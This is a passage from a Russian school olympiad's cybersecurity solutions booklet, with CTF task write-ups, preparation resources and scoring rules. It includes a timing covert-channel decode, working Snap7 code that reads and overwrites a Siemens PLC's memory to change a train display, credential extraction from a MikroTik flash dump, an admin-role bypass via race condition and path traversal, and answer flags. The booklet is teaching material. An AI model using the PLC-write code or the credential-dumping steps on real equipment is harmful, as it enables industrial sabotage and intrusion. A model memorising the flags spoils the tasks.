plt.title("Распределение задержек")
plt.xlabel("Задержка (секунды)")
plt.ylabel("Частота")
plt.grid(True)
plt.show()
```




Рис. 4.3.29

Python

```python
"""# Метод "Локтя" (Elbow Method)
Для определения количества разных задержек, в которые вкладывается сообщение воспользуемся методом поиска оптимального количества кластеров

С увеличением числа кластеров сумма внутрикластерных расстояний (inertia) уменьшается. Оптимальное число кластеров выбирается в точке, где уменьшение inertia замедляется ("локоть" на графике).
"""

from sklearn.cluster import KMeans
import numpy as np

X = np.array(delays).reshape(-1, 1)

from sklearn.cluster import KMeans
import matplotlib.pyplot as plt

inertias = []
for k in range(1, 11):
    kmeans = KMeans(n_clusters=k, random_state=42)
    kmeans.fit(X)
    inertias.append(kmeans.inertia_)

plt.plot(range(1, 11), inertias, marker='o')
plt.xlabel('Number of clusters (k)')
plt.ylabel('Inertia')
plt.title('Elbow Method')
plt.show()
```




Рис. 4.3.30

Python

```python
"""По графику оптимальное число кластеров 4. Кластеризуем данные с этим параметром и посмотреть на среднее межкластерное расстояние между кластерами"""

kmeans = KMeans(n_clusters=4).fit(X)
centers = sorted(kmeans.cluster_centers_.flatten())
d_0 = centers[1] - centers[0]  # Предполагаем, что первый кластер — 0, второй — d
d_1 = centers[2] - centers[1]
d_2 = centers[3] - centers[2]
d = (d_0 + d_1 + d_2)/3

"""Выделим из трафика закодированное сообщение"""

deltas = df['delta'].tolist()
quantized = [round(delta / d) for delta in deltas]
quantized

"""Провели анализ пакетов и увидели, что с 93 по 96 аномалия (там 4 подряд сообщения приложения), одно из них - шум, внедряемый злоумышленником. Необходимо вырезать два лишних пакета и посчитать задежки без него, аналогично в интервале 796 и 1512. Надо убрать из анализа 95, 96, 801, 802, 1513, 1514 пакеты"""

# Удаляем указанные пакеты (номера фреймов)
packets_to_remove = [95, 96, 801, 802, 1513, 1514]
filtered_df = df_all[~df_all['frame'].isin(packets_to_remove)].copy()

# Пересчитываем временные задержки
filtered_df['delta'] = filtered_df['timestamp'].diff().dt.total_seconds().fillna(0)
filtered_df

import pandas as pd

# Создаем список для хранения результатов
data = []
```

```
counter = 0

# Проходим по DataFrame с шагом 4 строки
for i in range(0, len(filtered_df), 4):
    try:
        # Проверяем границы DataFrame
        if i+2 >= len(filtered_df):
            break

        # Получаем записи из DataFrame
        row1 = filtered_df.iloc[i]
        row2 = filtered_df.iloc[i+2]

        # Вычисляем задержку между записями
        delta = row2['timestamp'] - row1['timestamp']

        # Формируем запись
        data.append({
            'pair_num': counter + 1,
            'delta': delta.total_seconds(),  # Конвертация в секунды
        })

        counter += 1

    except Exception as e:
        print(f"Error processing rows {i}-{i+2}: {e}")

# Создаем новый DataFrame
result_df = pd.DataFrame(data)

# Форматирование вывода
pd.set_option('display.float_format', '{:.9f}'.format)
print(result_df.head())

"""Получаем красивый график без шума"""

delays = result_df['delta']
plt.plot(delays.values)
```




Рис. 4.3.31

Python

```python
"""Восстанавливаем последовательность закодированных цифр счетчика из задержек без шума"""

deltas = result_df['delta'].tolist()
quantized = [round(delta / d) for delta in deltas]
result_str = ''.join(str(int(num)) for num in quantized)

for i in range(0, len(result_str), 26):
    print(result_str[i:i+26])
#30233012021310130012302332
```

Получили флаг `nto{3023301202131013001230233212011230203132312230120110}`.

Подзадача 27. Поезд

Для решения задачи нужно определиться с ее целью — точечно подменить данные.

На представленном макете демонстрируется поезд с цифровым табло. Далее определяем, является это базой данных или промышленным оборудованием.

1. Производим разведку после того, как определили доступные ip-адреса и сети с помощью утилиты `snmp-check` или `nmap`.

   `Snmp-check+` — инструмент с открытым исходным кодом, который позволяет собирать информацию с удаленных устройств, поддерживающих протокол SNMP.

   `Nmap` (Network Mapper) — свободная утилита для сканирования IP-сетей с любым количеством объектов, определения состояния объектов сканируемой сети производим разведку в консоли linux вводим:

   ```
   nmap -sV 10.10.14.2 или snmp-check 10.10.14.2,
   ```

   где 10.10.14.2 — это ip-адрес предполагаемой цели.

   Далее ищем полезную информацию:

   ```
   port 102
   Siemens, SIMATIC S7, CPU-1200, 6ES7 214-1BG40-0XB0, HW: 10, FW: V.4.3.1
   ```

2. Анализируем:

   SIMATIC S7-1200 — семейство программируемых контроллеров компании «Сименс»; протоколы, которые поддерживает: TCP/IP,ISO на TCP,S7 функции связи, MODBUS TCP; доступен 102 порт, а в программируемых логических контроллерах (ПЛК) Siemens, в том числе S7-1200 он используется для связи по средствам протокола S7.

3. Выбираем пути воздействия и подключения к ПЛК.

   Пробуем воспользоваться библиотекой `Snap7`.

`Snap7` — мультиплатформенная коммуникационная библиотека с открытым исходным кодом для связи по Ethernet с ПЛК SIEMENS S7 (S7-300/S7-400).

Также библиотека частично поддерживает работу с S7-1200, S7-1500, S7-200, SIEMENS LOGO! (0BA7/0BA8) и SINAMICS Drives.

Устанавливаем командой в терминале:

```
sudo pip install python-snap7 --break-system-packages
```

4. Python скрипт: создаем файл с расширением `.py` открываем его и пишем скрипт на подключение.

Python

```python
import snap7
from snap7.util import get_bool, get_int, get_real
# Создаем клиент и подключаемся к PLC
client = snap7.client.Client()
client.connect("10.10.14.2", 0, 1)
if client.get_connected():
    print("Подключение к PLC успешно установлено.")
else:
    print("Не удалось подключиться к PLC.")
    exit()
client.disconnect()
```

Если подключение удалось, то остается определить метод воздействия: если нет, значит, выбран неправильный протокол или неправильная библиотека.

5. Анализируем, как можно воздействовать на ПЛК.

С помощью библиотеки `Snap7` можно получить доступ к памяти.

Работа с памятью PLC осуществляется через области памяти (`I, Q, M, DB, T, C`) и соответствующие функции. Ниже приведены основные команды и их воздействие.

Основные области памяти PLC

`Inputs (I)` — входные сигналы (например, датчики).

Пример адреса: `%I0.0` (бит), `%IB1` (байт), `%IW2` (слово), `%ID4` (двойное слово).

`Outputs (Q)` — выходные сигналы (например, исполнительные устройства).

Пример адреса: `%Q0.0`, `%QB1`, `%QW2`, `%QD4`.

`Memory (M)` — внутренняя память PLC.

Пример: `%M0.0`, `%MB10`, `%MW20`, `%MD30`.

`Data Blocks (DB)\verb` — блоки данных.

Пример: `DB1.DBB0` (байт), `DB1.DBW2` (слово), `DB1.DBD4` (двойное слово).

`Timers (T)` — таймеры.

Пример: `T0` (значение таймера).

`Counters (C)` — счетчики.

Пример: `C1` (значение счетчика).

В задании нужно вывести свое имя на электронное табло, состоящее из 32 имен, тип данных которых нам неизвестен. Оптимально подходит область памяти `Data Blocks (DB)`.

Максимальный размер одного `DB` для большинства моделей S7-1200 (например, CPU 1212C, 1214C, 1215C) с firmware V4.0 и выше максимальный размер одного `DB` составляет 64 КБ (65,535 байт). Для старых версий firmware (например, V1.0–V3.0) ограничение может быть ниже (например, 16 КБ).

ДЛя получения информации считываем сначала блок целиком максимальный объем `DB` для ПЛК S7-1200.

Python

```python
# Параметры для чтения DB
db_number = 1        # Номер блока данных (например, DB1)
start_offset = 0     # Смещение в байтах от начала DB
size = 65535         # Количество байт для чтения
num_reads =30              # Количество итераций чтения
# Чтение данных из DB
data = client.db_read(db_number, start_offset, size)
# Вывод считанных данных в виде байтов
print(считанные данные: {data}")
client.disconnect()
```

При ошибке чтения уменьшаем количество байт в памяти вдвое. При установке `size` < 8 000 разбираем то, что считали.

Первые два байта `(\xfe\x0c)`. Структура DB в Siemens типа данных `String` первый байт имеет фиксированный размер строки `\xfe`; второй байт `\x0c` меняется — фактически занятый размер строки.

Значение `xFE` в шестнадцатеричной системе счисления (HEX) представляет собой число 254 в десятичной системе счисления. Это будет размер одной строки. Всего 32 имени в электронном табло:

$254 \cdot 32$ фамилии в списке $= 8\,128$ — размер `DB`. Добавляем в код.

Python

```python
# Параметры для чтения DB
db_number = 1        # Номер блока данных (например, DB1)
start_offset = 0     # Начальное смещение в байтах от начала DB
size = 254           # Количество байт для чтения за одну
    ↪  итерацию
num_reads = 32       # Количество итераций чтени
# Чтение данных из DB
for i in range(num_reads):  # Цикл выполняется 32 раза
    try:
        # Вычисляем смещение для текущей итерации
        offset = start_offset + i * size

        # Читаем данные из DB
        data = client.db_read(db_number, offset, size)

        # Преобразуем bytearray в bytes для удобства работы
        data = bytes(data)

        # Поиск текстовых строк
        while b'\xfe' in data:
```

```
            # Находим позицию служебного байта
            marker_index = data.index(b'\xfe')

            # Извлекаем текстовую часть после служебного байта
            text_start = marker_index + 2  # Пропускаем \xfe и следующий байт
            text_end = data.find(b'\x00', text_start)  # Ищем конец строки

            if text_end == -1:  # Если конец строки не найден
                break

            # Извлекаем текстовую строку
            text = data[text_start:text_end].decode('utf-8', errors='ignore')

            # Выводим результат
            print(f"Итерация {i + 1}, Смещение: {offset + marker_index}, Текст: {text}")

            # Обрезаем данные, чтобы продолжить поиск
            data = data[text_end:]

    except Exception as e:
        print(f"Ошибка при чтении данных на итерации {i + 1}: {e}")
        break  # Прерываем цикл в случае ошибки
client.disconnect()
```

Вывод соответствует информации на табло, размер и место записи теперь определено.

6. Запись значений в ПЛК Так как мы определили список и формат данных, выбираем смещение в DB для записи в нужную нам строку. Пишем скрипт:

Python

```
##########################
db_number = 1           # Номер блока данных (например, DB1)
start_offset = 768      # Смещение в байтах от начала DB
max_length = 254         # Максимальная длина строки (например, STRING[20])
input_string = "Hello, PLC!"  # Строка для записи
# Функция для преобразования строки в формат Siemens STRING
def prepare_string(input_string, max_length):
    # Преобразуем строку в байты
    string_bytes = input_string.encode('utf-8')

    # Проверяем, что длина строки не превышает максимальную длину
    if len(string_bytes) > max_length:
        raise ValueError(f"Длина строки превышает максимальную длину ({max_length})")

    # Создаем байтовый массив для строки
    # Первый байт: максимальная длина
    # Второй байт: текущая длина
    # Остальные байты: символы строки
    data = bytearray(max_length + 2)
    data[0] = max_length          # Максимальная длина
```

```
    data[1] = len(string_bytes)  # Текущая длина
    data[2:2 + len(string_bytes)] = string_bytes  # Символы строки

    return data
# Подготавливаем данные для записи
try:
    data_to_write = prepare_string(input_string, max_length)
except ValueError as e:
    print(f"Ошибка подготовки данных: {e}")
    client.disconnect()
    exit()
# Записываем данные в DB
try:
    client.db_write(db_number, start_offset, data_to_write)
    print(f"Строка успешно записана в DB{db_number} со смещением {start_offset}.")
except Exception as e:
    print(f"Ошибка записи данных: {e}")

# Чтение данных из DB
try:
    data = client.db_read(db_number, start_offset, max_length + 2)

    # Извлекаем строку из данных
    max_len = data[0]
    current_len = data[1]
    string_data = data[2:2 + current_len].decode('utf-8', errors='ignore')

    print(f"Прочитанная строка: {string_data}")
except Exception as e:
    print(f"Ошибка чтения данных: {e}")
# Закрываем соединение
"""
client.disconnect()
```

Наблюдаем изменение на табло поезда.

Подзадача 28. Кроличья нора

Необходимо получить доступ к устройствам по кредам и забрать флаг.

В представленных пяти MikroTik RB951Ui-2HnD в корне устройства находится флаг.

1. На выбор будут даны 5 чипов памяти.
2. Выбранный чип памяти необходимо считать при помощи устройства Universal Programmer RT809H и программного обеспечения `RT809H.exe`.
3. Получить на выходе файл формата `[W29N01GV@TSOP48_5641.BIN]`.
4. Далее при помощи утилиты `MTPass` пройтись по дампу памяти. Как результат сканирования дампа, будут извлечены пары `[Login: Pass]` от устройства.
5. Применить полученные креды на одном из пяти MikroTik RB951Ui-2HnD.
6. С внутреннего хранилища устройства скачать файл `NTO(2H=nS@fsz=Mxj&-{b%3TY]tQNLny}W+)`, в зависимости от устройства.

7. Восстановить исходный формат файла.
8. Открыть файл.
9. Найти строку с флагом и выгрузить на портал. Результатом считается строка с `f1@g-mt —> NTO(2H=nS@fsz=Mxj&-{b%3TY]tQNLny}W)+` и для экспертной оценки, также полный рисунок в ASCII графике.

Флаг: `NTO(2H=nS@fsz=Mxj&-{b%3TY]tQNLny}W+)`.

Подзадача 29. Мониторинг будущего!

Присутствует регистрация пользователей. Только зарегистрированному пользователю необходимо получить роль админа. Есть функционал запроса любой роли, кроме `admin`, из-за сравнения в mysql, обходится это изменением регистра букв, например `ADmin`.

После запроса роли необходимо ввести секретный код, который доступен только у админа. Приложение уязвимо к `race condition`, есть очень короткий момент, когда секрет пустой. Пользователь отправляет сразу после запроса роли пустой секретный код и получает роль админа.

После получения роли admin доступна новая ручка `/admin`, в котором реализован функционал добавления сервиса в систему мониторинга. Приложение заходит на соседний контейнер за статусами сервисов по ручке `/status/service-name`. Флаг находится на ручке `/flag`. Пользователь должен создать сервис с названием `../flag`, чтобы приложение обратилось по пути `/status/../flag` аналогично `/flag`, получив, тем самым, флаг на главной странице в статусе созданного сервиса.

Флаг: `nto{S7aTus_sy5t3m_1s_h4ck3d_7ru3}`.

Подзадача 30. Мониторинг WAF

WAF разворачивается вместе с приложением, он активен, но без активных правил. Чтобы активировать правило, нужно написать его в файл `waf/owasp-crs/rules/monitoring.conf` и перезапустить контейнер с вафом. Правило для `path traversal` уже написано, его нужно раскоментить и перезапустить контейнер для активации.

Правило, которое закрывает уязвимость:

```
SecRule REQUEST_URI|REQUEST_BODY "@contains ../" \
    "id:1234,\
    phase:2,\
    deny,\
    capture,\
    t:urlDecode,t:urlDecode,\
    msg:'Path traversal!',\
    logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}:
    ↪  %{MATCHED_VAR}',\
    severity:'CRITICAL'"
```

Решение: запуск сплоита (редактируем адрес приложения):

```
python3 sploit/sploit.py
```

Подзадача 31. Непрошеные гости!

Проблема не заставила себя долго ждать: в системе появились подозрительные сервисы, незнакомые нашим инженерам. Пока «Таежный кролик» не воспользовался этим, нужно срочно подключиться к веб-серверу, найти лазейки и перекрыть вектор атаки.

Ваши задачи:

1. оперативно выяснить, какие векторы атаки возможны; (30 баллов)
2. восстановить безопасность системы. (30 баллов)

Помните, только от вас зависит, как быстро мы сможем выгнать «кролика» из дома.

Ход решения

Часть 1. Поиск и оценка уязвимостей — формат сдачи: отчет об уязвимостях

Стоимость: 5, 10, 15 + 5 баллов за дополнительные ошибки, найденные вручную.

1. В репозитории настроен GitLab CI с внешним пайплайном, где настроен SAST. Участники получают креды для доступа к `sonarqube`.
2. Из всех ошибок безопасности нужно выделить следующее: SQL Injection, отключение CSRF-токенов, открытые секретные ключи и пароли (они прописаны в коде).
3. Необходимо подготовить отчет с описанием этих уязвимостей со ссылкой на код, именно: где эта уязвимость и чем она опасна.

Дополнительные ошибки:

- пароли пользователей хранятся в базе данных в открытом виде;
- отсутствие декоратора `login_view`.

Часть 2. Исправление уязвимостей формат сдачи: отчет об изменениях + исходный код

Стоимость: 5, 10, 15 + 5 баллов за дополнительные ошибки, найденные вручную.

1. SQL injection закрывается тем, что от сырых SQL запросов надо перейти полностью на запросы через ORM.
2. Необходимо из всех view-методов убрать декоратор `csrf_exempt` + добавление `middleware`.
3. Переход на переменные окружения.

Дополнительные ошибки:

1. Пароли пользователей хранятся в открытом виде, поэтому следует добавить, чтобы они хранились в виде хеша (необходимо взять криптостойкую хеш-функцию, за `md5` давать 1 балл).
2. Восстановление декоратора `login_view` для всех методов, кроме `user_log in`, `user_registrtion`.

Уязвимости:

1. SQL injection.

   Вектор атаки: компрометация данных сервиса, слитие учетных записей.

   Решение: перейти от сырых SQL запросов к запросам через ORM (не должно быть в коде быть сырых sql-запросов).

2. Отключение CSRF-токенов.

   Вектор атаки: злоумышленник создает фишинговую страницу или внедряет JavaScript-код на стороннем сайте, который автоматически отправляет запросы к вашему Django-приложению.

   Защита: необходимо из всех view-методов, где есть обработка POST-запросов, убрать декоратор `csrf_exempt`, а кроме того, в файле `settings.py` в списке MIDDLEWARE должен быть `django.middleware.csrf.CsrfViewMiddleware`.

3. Открытые секретные ключи и пароли.

   Вектор атаки: при компрометированном исходном коде злоумышленник может получить доступы к базам данным, yandex-почте для отправки запросов, секретные ключи для бэкендов.

   Защита: существуют три сценария развития; в первом — переход на переменные окружения (поскольку проект сам находиться в докере), во втором — переход на секреты через Docker Secrets, в третьем — переход на хранение секретов в файле (**не** в гите). Все три варианта являются равноправными и допустимыми.

Дополнительные уязвимости:

1. Открытые пароли в базе данных.

   Вектор атаки: при компрометации базы данных злоумышленник получает доступы ко всем учетным записям, так как получает список логинов и паролей.

   Защита: пароли необходимо хранить в виде хэша; необходимо использовать криптостойкие хэш-функции, например `sha256` (если используют `md5`, то добавляется 1 балл).

2. Отсутствие декоратора `login_view` над некоторыми `view`.

   Вектор атаки: злоумышленник имеет доступ ко всем страницам сайта сразу, что открывает возможность использовать другие уязвимости быстрее.

   Защита: над всеми `view`, кроме `login` и `registration`, должен быть декоратор login_view.

Задача является решенной, если были найдены три основные уязвимости, описаны возможные векторы атаки и во второй части исправлены.

4.3.8. Материалы для подготовки

Инструменты:

1. Kali Linux;
2. Burp;

3. dnSpy;
4. Wireshark;
5. Virtualbox;
6. Visual Studio Code;
7. Docker, Docker Compose;
8. Mtpass;
9. VirusTotal;
10. Process Hacker;
11. Ghidra.

Материалы для подготовки

1. OWASP. Cross-Site Request Forgery (CSRF): https://owasp.org/www-community/attacks/csrf.
2. Codedokode. Безопасность — материалы репозитория Pasta: https://github.com/codedokode/pasta/tree/master/security.
3. XSS Game — Интерактивное обучение XSS-уязвимостям: https://xss-game.appspot.com/.
4. OWASP. Cross-Site Scripting (XSS): https://owasp.org/www-community/attacks/xss/.
5. OWASP. Testing for Remote File Inclusion: https://wiki.owasp.org/index.php/Testing_for_Remote_File_Inclusion.
6. OWASP Cheat Sheet Series. Cross-Site Request Forgery Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.
7. CryptoHack — Образовательная платформа по криптографии: https://cryptohack.org/.
8. OWASP. SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection.
9. HttpDump — Сервис перехвата HTTP-запросов: https://httpdump.app/.
10. Beeceptor — Сервис создания REST API моков: https://beeceptor.com/.
11. Squeamish Ossifrage — Блог по информационной безопасности: https://squeamishossifrage.eu/.
12. PortSwigger Web Security Academy: https://portswigger.net/web-security.
13. Shellphish. how2heap — репозиторий по изучению heap exploitation: https://github.com/shellphish/how2heap.
14. YouTube. Плейлист по информационной безопасности: https://www.youtube.com/watch?v=pNvpCpW6Y_U&list=PLLguubeCGWoY12PWrD-oV3nZg3sjJNKxm.
15. Кибербезопасность КМБ: https://kmb.cybber.ru/about.html.
16. Info-Savvy. What is Malware Forensics?: https://info-savvy.com/what-is-malware-forensics/.
17. BigNerd95. RouterOS Backup Tools — репозиторий GitHub: https://github.com/BigNerd95/RouterOS-Backup-Tools.

18. Manio's MikroTik password decoder: http://manio.skyboo.net/mikrotik/mtpass-0.9.tar.bz2.
19. Crackmes.one — Платформа для реверс-инжиниринга: https://crackmes.one/.
20. Pwnable.kr — Образовательная платформа по CTF: https://pwnable.kr/.
21. pwn.college — Интерактивное обучение информационной безопасности: https://pwn.college/.
22. МИРea CTF 365: https://365.mireactf.ru/.
23. МИРea CTF: https://mireactf.ru/.
24. eLibrary. Научная статья по тематике информационной безопасности: https://www.elibrary.ru/item.asp?edn=vhhwmz.

5. Критерии определения победителей и призеров

Первый отборочный этап

В первом отборочном этапе участники решали задачи предметного тура по двум предметам: информатике и математике и инженерного тура. В каждом предмете максимально можно было набрать 100 баллов, в инженерном туре 100 баллов. Для того чтобы пройти во второй этап, участники должны были набрать в сумме по обоим предметам и инженерному туру не менее 5,0 баллов, независимо от уровня.

Второй отборочный этап

Количество баллов, набранных при решении всех задач второго отборочного этапа, суммируется. Победители второго отборочного этапа должны были набрать не менее 7700,0 баллов, независимо от уровня.

Заключительный этап

Индивидуальный предметный тур

- информатика — максимально возможный балл за все задачи — 100 баллов;
- математика — максимально возможный балл за все задачи — 100 баллов.

Командный инженерный тур

Команды заключительного этапа получали за командный инженерный тур от 0 до 710,00 баллов: команда, набравшая наибольшее число баллов среди других команд, становилась командой-победителем.

Все результаты команд нормировались по формуле:

$$\frac{100 \times x}{MAX},$$

где x — число баллов, набранных командой,

MAX — число баллов, максимально возможное за инженерный тур.

В заключительном этапе олимпиады индивидуальные баллы участника складываются из двух частей, каждая из которых имеет собственный вес: баллы за индивидуальное решение задач по предмету 1 (информатика) с весом $K_1 = 0{,}15$,

по предмету 2 (математика) с весом $K_2 = 0{,}15$, баллы за командное решение задач инженерного тура с весом $K_3 = 0{,}7$.

Итоговый балл определяется по формуле:

$$S = K_1 \cdot S_1 + K_2 \cdot S_2 + K_3 \cdot S_3,$$

где S_1 — балл первой части заключительного этапа по информатике (предметный тур) ($S_{1\ \text{макс}} = 100$);

S_2 — балл первой части заключительного этапа по математике (предметный тур) ($S_{2\ \text{макс}} = 100$);

S_3 — итоговый балл инженерного командного тура ($S_{3\ \text{макс}} = 100$).

Итого максимально возможный индивидуальный балл участника заключительного этапа — 100 баллов.

Критерий определения победителей и призеров

Чтобы определить победителей и призеров (независимо от класса) на основе индивидуальных результатов участников, был сформирован общий рейтинг всех участников заключительного этапа. С начала рейтинга были выбраны 8 победителей и 18 призеров (первые 25% участников рейтинга становятся победителями или призерами, из них первые 8% становятся победителями, оставшиеся — призерами).

Критерий определения победителей и призеров (независимо от уровня)

Категория	**Количество баллов**
Победители	48,44 и выше
Призеры	От 39,89 до 47,47

6. Работа наставника после НТО

Участие школьника в Олимпиаде может завершиться после любого из этапов: первого или второго отборочных, либо после заключительного этапа. В каждом случае после завершения участия наставнику необходимо провести с учениками рефлексию — обсудить полученный опыт и проанализировать, что позволило достичь успеха, а что привело к неудаче. Подробные материалы о проведении рефлексии представлены в курсе «Наставник НТО»: https://academy.sk.ru/events/310.

Наставнику важно проинформировать руководство образовательного учреждения, если его учащиеся стали финалистами, призерами и победителями. Публичное признание высоких результатов дополнительно повышает мотивацию.

В процессе рефлексии с учениками, не ставшими призерами или победителями, рекомендуется уделить особое внимание особенностям командной работы: распределению ролей, планированию работы, возникающим проблемам. Для этого могут использоваться опросники для самооценки собственной работы и взаимной оценки участниками других членов команды (P2P). Они могут выявить внутренние проблемы команды, для решения которых в план подготовки можно добавить мероприятия, направленные на ее сплочение.

Стоит рассказать, что в истории НТО было много примеров, когда не победив в первый раз, на следующий год участники показывали впечатляющие результаты, одержав победу сразу в нескольких профилях. Конечно, важно отметить, что так происходит только при учете прошлых ошибок и подготовке к Олимпиаде в течение года.

Важным фактором успешного участия в следующих сезонах НТО может стать поддержка родителей учеников. Знакомство с ними помогает наставнику продемонстрировать важность компетенций, развиваемых в процессе участия в НТО, для будущего образования и карьеры школьников. Поддержка родителей помогает мотивировать участников и позволяет выделить необходимое время на занятия в кружке.

С участниками-выпускниками наставнику рекомендуется обсудить их дальнейшее профессиональное развитие и его связь с выбранными профилями НТО. Отдельно можно обратить внимание на льготы для победителей и призеров, предлагаемые в вузах с интересующими ученика направлениями. Кроме того, ряд вузов предлагает льготы для всех финалистов НТО, а также учитывает результаты Конкурса цифровых портфолио «Талант НТО».